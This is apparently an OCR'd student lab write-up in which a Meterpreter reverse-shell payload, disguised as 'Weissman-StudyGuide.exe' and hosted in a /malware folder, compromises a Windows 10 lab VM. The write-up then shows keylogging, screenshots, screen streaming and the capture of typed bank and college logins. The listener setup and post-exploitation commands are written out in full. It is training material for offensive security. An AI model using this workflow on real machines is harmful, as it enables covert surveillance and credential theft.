      1   Windows 2000 Universal
      2   Windows XP SP0/SP1 Universal
      3   Windows 2003 SP0 Universal
      4   Windows XP SP2 English (AlwaysOn NX)
      5   Windows XP SP2 English (NX)
      6   Windows XP SP3 English (AlwaysOn NX)
      7   Windows XP SP3 English (NX)
      8   Windows XP SP2 Arabic (NX)
      9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
      10  Windows XP SP2 Chinese - Simplified (NX)
      11  Windows XP SP2 Chinese - Traditional (NX)
```

```
msf6 > search exploit/windows/dcerpc/ms03_026_dcom

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/dcerpc/ms03_026_dcom  2003-07-16       great  Yes    MS03-026 Microsoft RPC DCOM Interface Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/dcerpc/ms03_026_dcom

msf6 > info 0

       Name: MS03-026 Microsoft RPC DCOM Interface Overflow
     Module: exploit/windows/dcerpc/ms03_026_dcom
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2003-07-16

Provided by:
  hdm <x@hdm.io>
  spoonm <spoonm@no$email.com>
  cazz <bmc@shmoo.com>

Module side effects:
 ioc-in-logs

Module stability:
 crash-service-down

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  =>  0   Windows NT SP3-6a/2000/XP/2003 Universal

Check supported:
  Yes

Basic options:
  Name    Current Setting  Required  Description
```

Step 4 :

A.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

B.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

C.

```
msf6 exploit(multi/handler) > set LHOST 10.211.55.4
LHOST => 10.211.55.4
```

D.

```
msf6 exploit(multi/handler) > set LPORT 14618
LPORT => 14618
```

E.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proce
                                        ss, none)
   LHOST     10.211.55.4      yes       The listen address (an interface may be specifie
                                        d)
   LPORT     14618            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

F.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.211.55.4:14618
```

Step 5 :
A and B.

C and D.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.211.55.4:14618
[*] Sending stage (200774 bytes) to 10.211.55.5
[*] Meterpreter session 1 opened (10.211.55.4:14618 → 10.211.55.5:50460) at 2023-11-16 10:08:55 -0500
```

Exercise 22. 03 :


A.

```
meterpreter > sysinfo
Computer        : DINOKP4677
OS              : Windows 10 (10.0 Build 22621).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```


B.

```
meterpreter > idletime
User has been idle for: 1 min 19 secs
```

C.


parallels@kali-gnu-linux-2023: ~/Desktop
File Actions Edit View Help
meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System
112 4 Registry
344 660 fontdrvhost.exe
348 808 svchost.exe
432 4 smss.exe
504 732 fontdrvhost.exe
580 552 csrss.exe
660 552 wininit.exe
668 652 csrss.exe
732 652 winlogon.exe
808 660 services.exe
832 660 lsass.exe
856 808 svchost.exe
968 808 svchost.exe
984 808 WUDFHost.exe
1056 808 svchost.exe
1144 732 dwm.exe
1168 808 SearchIndexer.exe
1216 808 svchost.exe
1240 808 svchost.exe
1260 808 svchost.exe
1304 808 svchost.exe
1352 808 svchost.exe
1356 2904 Weissman•••StudyGu ide.exe x64 1 DINOKP4677\dinokp \\Mac\Home\Downloads\Weissman•••StudyGuide.exe
1380 808 svchost.exe
1456 808 svchost.exe
1464 808 svchost.exe
1472 808 svchost.exe
1480 808 svchost.exe
1488 808 svchost.exe
1652 808 svchost.exe
1680 2904 msedge.exe x64 1 DINOKP4677\dinokp C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
1700 808 svchost.exe
1732 808 svchost.exe
1752 808 svchost.exe
1760 808 svchost.exe
1768 968 ShellExperienceHos t.exe x64 1 DINOKP4677\dinokp C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
1840 808 svchost.exe
1876 808 svchost.exe
2028 968 RuntimeBroker.exe x64 1 DINOKP4677\dinokp C:\Windows\System32\RuntimeBroker.exe
2052 808 spoolsv.exe
2088 968 RuntimeBroker.exe x64 1 DINOKP4677\dinokp C:\Windows\System32\RuntimeBroker.exe
2132 808 svchost.exe
2156 808 XtaCache.exe
2168 808 svchost.exe
2240 808 svchost.exe
2264 808 svchost.exe
2272 808 svchost.exe
2300 808 svchost.exe
2308 808 svchost.exe

D.



meterpreter > ps | notepad
Filtering on 'notepad'
No matching processes were found.
meterpreter > pkill notepad
Filtering on 'notepad'
No matching processes were found.

E.


```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
    ode_encoding
    enable_unico  Enables encoding of unicode strings
    de_encoding
    exit          Terminate the meterpreter session
    get_timeouts  Get the current session timeout values
    guid          Get the session GUID
    help          Help menu
    info          Displays information about a Post module
    irb           Open an interactive Ruby shell on the current session
    load          Load one or more meterpreter extensions
    machine_id    Get the MSF ID of the machine attached to the session
    migrate       Migrate the server to another process
    pivot         Manage pivot listeners
    pry           Open the Pry debugger on the current session
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    resource      Run the commands stored in a file
    run           Executes a meterpreter script or Post module
    secure        (Re)Negotiate TLV packet encryption on the session
    sessions      Quickly switch to another session
    set_timeouts  Set the current session timeout values
    sleep         Force Meterpreter to go quiet, then re-establish session
    ssl_verify    Modify the SSL certificate verification setting
    transport     Manage the transport mechanisms
    use           Deprecated alias for "load"
    uuid          Get the UUID for the current session
    write         Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
```

F.

```
meterpreter > screenshot
Screenshot saved to: /home/parallels/Desktop/JXqTKtKT.jpeg
```


JXqTKtKT.jpeg - Image Viewer
File Edit View Go Help
Index of /malware
Name Last modified Size Description
Parent Directory -
Weissman-StudyGuide.exe 2023-11-16 10:03 7.0K
Apache/2.4.57 (Debian) Server at 10.211.55.4 Port 80

G.


Metasploit screenshare - 10...
file:///home/parallels/Desktop/TYBERvqu.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Target IP : 10.211.55.5
Start time : 2023-11-16 12:12:31 -0500
Status : Playing
Index of /malware
Not secure 10.211.55.4/malware/
Index of /malware
Name Last modified Size Description
Parent Directory -
Weissman-StudyGuide.exe 2023-11-16 10:03 7.0K
Apache/2.4.57 (Debian) Server at 10.211.55.4 Port 80


```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/parallels/Desktop/TYBERvqu.html
[*] Streaming ...
ATTENTION: default value of option mesa_glthread overridden by environment.
ATTENTION: default value of option mesa_glthread overridden by environment.
ATTENTION: default value of option mesa_glthread overridden by environment.
^CSandbox: Unexpected EOF, op 10 flags 00 path /home
Exiting due to channel error.
Interrupt
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
[-] Error running command screenshare: Interrupt
```

Step 2 :


A.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```


B.




C.


Index of /malware
Sign in - chase.com
https://secure.chase.com/web/auth/#/logon/logon/chaseOnline?treatment=chase&lang=en
CHASE
Save password
bob
Edit
Get warned if your saved passwords are found in an online leak
Got it
Never
We can't find that username and password. You can reset your password or try again.
Keep in mind: You won't be able to see your statements and notices until we unlock your account.
Username
Password
Remember me
Use token
Sign in
Forgot username/password? >
Not Enrolled? Sign Up Now. >
Follow us:
Windows Security
Threat scan info


D.


RIT | Rochester Institute of Technology
RIT
Login to rit.brightspace.com
Username or password are incorrect. Please try again.
Username
bob2
Password
Password
Login
Forgot Username? | Forgot Password?
Change Password
Need assistance? Please contact the RIT Service Center at
585-475-5000 or visit help.rit.edu


E.


https://www.flcc.edu/apply/
New tab (Ctrl+T)
Search:
Request Info Apply Now Directory Events News Course Schedules Brightspace MyFLCC
FingerLakes COMMUNITY COLLEGE
Future Students
Current Students
Parents
Alumni & Giving
Employers & Workforce
Community Members
Academics Admissions Financial Aid One Stop Center Student Life Athletics & Recreation About FLCC
FLCC / Future Students / Admissions / Apply to FLCC
Apply to FLCC
FLCC is an open enrollment college that accepts new students year-round. Complete your application in minutes — with no application fee! We review applications as we receive them, so you'll hear back from us quickly.
Application Process
First-Time Applicants
Create an account to start a new application. Select the general FLCC application or the nursing application.
Create Your Account
Returning Applicants
Log in to continue an in-progress application or submit an application for a new term.
